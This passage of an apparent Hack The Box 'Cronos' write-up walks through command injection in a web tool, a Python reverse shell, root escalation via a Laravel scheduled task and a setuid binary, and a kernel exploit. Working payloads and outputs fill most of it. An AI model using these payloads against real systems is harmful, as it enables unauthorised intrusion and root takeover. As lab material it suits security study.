
Net Tool v0.1

traceroute ⌄ 10.10.14.10;whoami Execute!

```
PING 10.10.14.10 (10.10.14.10) 56(84) bytes of data.
64 bytes from 10.10.14.10: icmp_seq=1 ttl=63 time=211 ms

--- 10.10.14.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 211.262/211.262/211.262/0.000 ms
www-data
```

Sign Out

Figure 3.11: 255-cmd_injection.png



Net Tool v0.1

traceroute ⌄ 8.8.8.8;"id" Execute!


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Sign Out

Figure 3.12: 260-cmd_injection2.png

```
8.8.8.8;python -c 'import
↪  socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.10",9001));os
↪  os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Since we have command injection i have used python reverse shell from pentestmonkey to get the reverse shell back to me.



admin.cronos.htb/welcome.php

Net Tool v0.1

traceroute 8.8.8.8;python -c 'import socket,su

Figure 3.13: 270-reverse_shell.png


By executing the ping/tracert got me the reverse shell as www-data.

```
→  I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.13 48846
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3.2.1.4 Privilege Escalation

METHOD 1

Tried enumerating with the manual commands but however i am not able to find anything interesting so i downloaded the linpeas.sh from github and executed it by downloading to the target machine.




```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1

[+] Services
[i] Search for outdated versions
```

Figure 3.14: 295-cron.png

After few checks it gave me the crontab running every minute right off the bat on the folder /var/www/laravel.

I tried with the php reverse shell but unfortunately i didnt the reverse shell. To be precise i got the reverse shell but there was nothing i can do on that reverse shell since it opened as a pid.

After googling we do schedule and execute command every time. As per the article we need to edit **app/Console/Kernel.php** under the protection function column to schedule




```
  */
protected function schedule(Schedule $schedule)
{
    $schedule->exec("touch /tmp/legend")->everyMinute();
    // $schedule->command('inspire')
    //          ->hourly();
```

Figure 3.15: 320-touch_legend.png

For the testing purpose i wanted to create a file with the name /tmp/legend so that i can check the result.

After a minute i could that the cronjob executed and i got the file legend with the root owning it.




```
www-data@cronos:/var/www/laravel$ ls -la /tmp/
total 36
drwxrwxrwt  9 root root 4096 Jul 22 20:32 .
drwxr-xr-x 23 root root 4096 Apr  9  2017 ..
drwxrwxrwt  2 root root 4096 Jul 22 20:23 .ICE-unix
drwxrwxrwt  2 root root 4096 Jul 22 20:23 .Test-unix
drwxrwxrwt  2 root root 4096 Jul 22 20:23 .X11-unix
drwxrwxrwt  2 root root 4096 Jul 22 20:23 .XIM-unix
drwxrwxrwt  2 root root 4096 Jul 22 20:23 .font-unix
-rw-r--r--  1 root root    0 Jul 22 20:32 legend
drwx------  3 root root 4096 Jul 22 20:23 systemd-private-3a4a214e40574d51a39fa56728038b36-systemd-timesyncd.service-gzZ5Bz
drwx------  2 root root 4096 Jul 22 20:23 vmware-root
www-data@cronos:/var/www/laravel$
www-data@cronos:/var/www/laravel$
```

Figure 3.16: 325-legend_file.png

With the same i can create a C program which is owned by root and everyone can execute it.


```
int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```



```c
int main(void)
{
        setuid(0);
        setgid(0);
        system("/bin/bash");
}
```


Figure 3.17: 330-c_program.png

Unfortunately we dont have gcc compiler available on the target machine i gcc compiled from my machine and uploaded to the target machine with the curl command.



```
→ I7Z3R0
→ I7Z3R0 gcc suid.c -o suid
suid.c: In function ‘main’:
suid.c:3:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |  setuid(0);
      |  ^~~~~~
suid.c:4:2: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |  setgid(0);
      |  ^~~~~~
suid.c:5:2: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    5 |  system("/bin/bash");
      |  ^~~~~~
→ I7Z3R0
→ I7Z3R0
```


Figure 3.18: 335-gcc_compile.png



```
www-data@cronos:/var/www/laravel$ curl 10.10.14.10:8000/suid -o suid
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 16784  100 16784    0     0  35748      0 --:--:-- --:--:-- --:--:-- 35786
www-data@cronos:/var/www/laravel$ ls
```

Figure 3.19: 340-suid_download.png

Since we can execute commands edited the same file kernal.php and instead of creating a file i gave own permission to suid compiled binary along with sticky bit and all access to everyone.




```
     */
    protected function schedule(Schedule $schedule)
    {
        $schedule->exec("chown root:root /tmp/suid; chmod 4777 /tmp/suid")->ever
yMinute();
        // $schedule->command('inspire')
        //          ->hourly();
```

Figure 3.20: 345-chown.png

After a minute of cronjob i could see that the file is owned by root now and also i can see full permission to the file with sticky bit as well.

Running the compiled binary gave me the root access of the machine.




```
www-data@cronos:/tmp$ ls -la
total 56
drwxrwxrwt  9 root root  4096 Jul 22 20:42 .
drwxr-xr-x 23 root root  4096 Apr  9  2017 ..
drwxrwxrwt  2 root root  4096 Jul 22 20:23 .ICE-unix
drwxrwxrwt  2 root root  4096 Jul 22 20:23 .Test-unix
drwxrwxrwt  2 root root  4096 Jul 22 20:23 .X11-unix
drwxrwxrwt  2 root root  4096 Jul 22 20:23 .XIM-unix
drwxrwxrwt  2 root root  4096 Jul 22 20:23 .font-unix
-rw-r--r--  1 root root     0 Jul 22 20:40 legend
-rwsrwxrwx  1 root root 16784 Jul 22 20:38 suid
drwx------  3 root root  4096 Jul 22 20:23 systemd-private-3a4a214e4
drwx------  2 root root  4096 Jul 22 20:23 vmware-root
www-data@cronos:/tmp$ ./suid
root@cronos:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@cronos:/tmp#
root@cronos:/tmp#
```

Figure 3.21: 350-suid_run.png

METHOD 2


From the uname -a we got to know that the machine is ubunty 4.4.0-72 generic. By searching the google for the local privilege escalation exploit we got the article CVE 2017-16995 Lets try to find out if this helps in any way



```
www-data@cronos:/tmp$ uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@cronos:/tmp$
```

Figure 3.22: 355-uname.png


Since we dont have gcc compiler on the target machine i gcc compiled in my machine itself and downloaded to the target machine.



```
→ I7Z3R0 gcc priv.c -o priv
```

Figure 3.23: 275-gcc.png

Gave the necessary executable permissions to run the program. The program gave me the root access indeed.




```
www-data@cronos:/dev/shm$ chmod +x priv
```

Figure 3.24: 280-chmod_priv.png

```
www-data@cronos:/dev/shm$ ./priv
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003c8aad00
[*] Leaking sock struct from ffff88003b492800
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003b4129c0
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff88003b4129c0
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# python -c 'import pty;pty.spawn("/bin/bash");'
root@cronos:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@cronos:/dev/shm#
```

3.2.1.5 Proof File


User



```
root@cronos:/# cat /home/noulis/user.txt
51[redacted]3b
root@cronos:/#
```

Figure 3.25: cronos/images/285-user.txt.png

Root



```
root@cronos:/# cat /root/root.txt
17[redacted]a0
root@cronos:/#
```

Figure 3.26: cronos/images/290-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.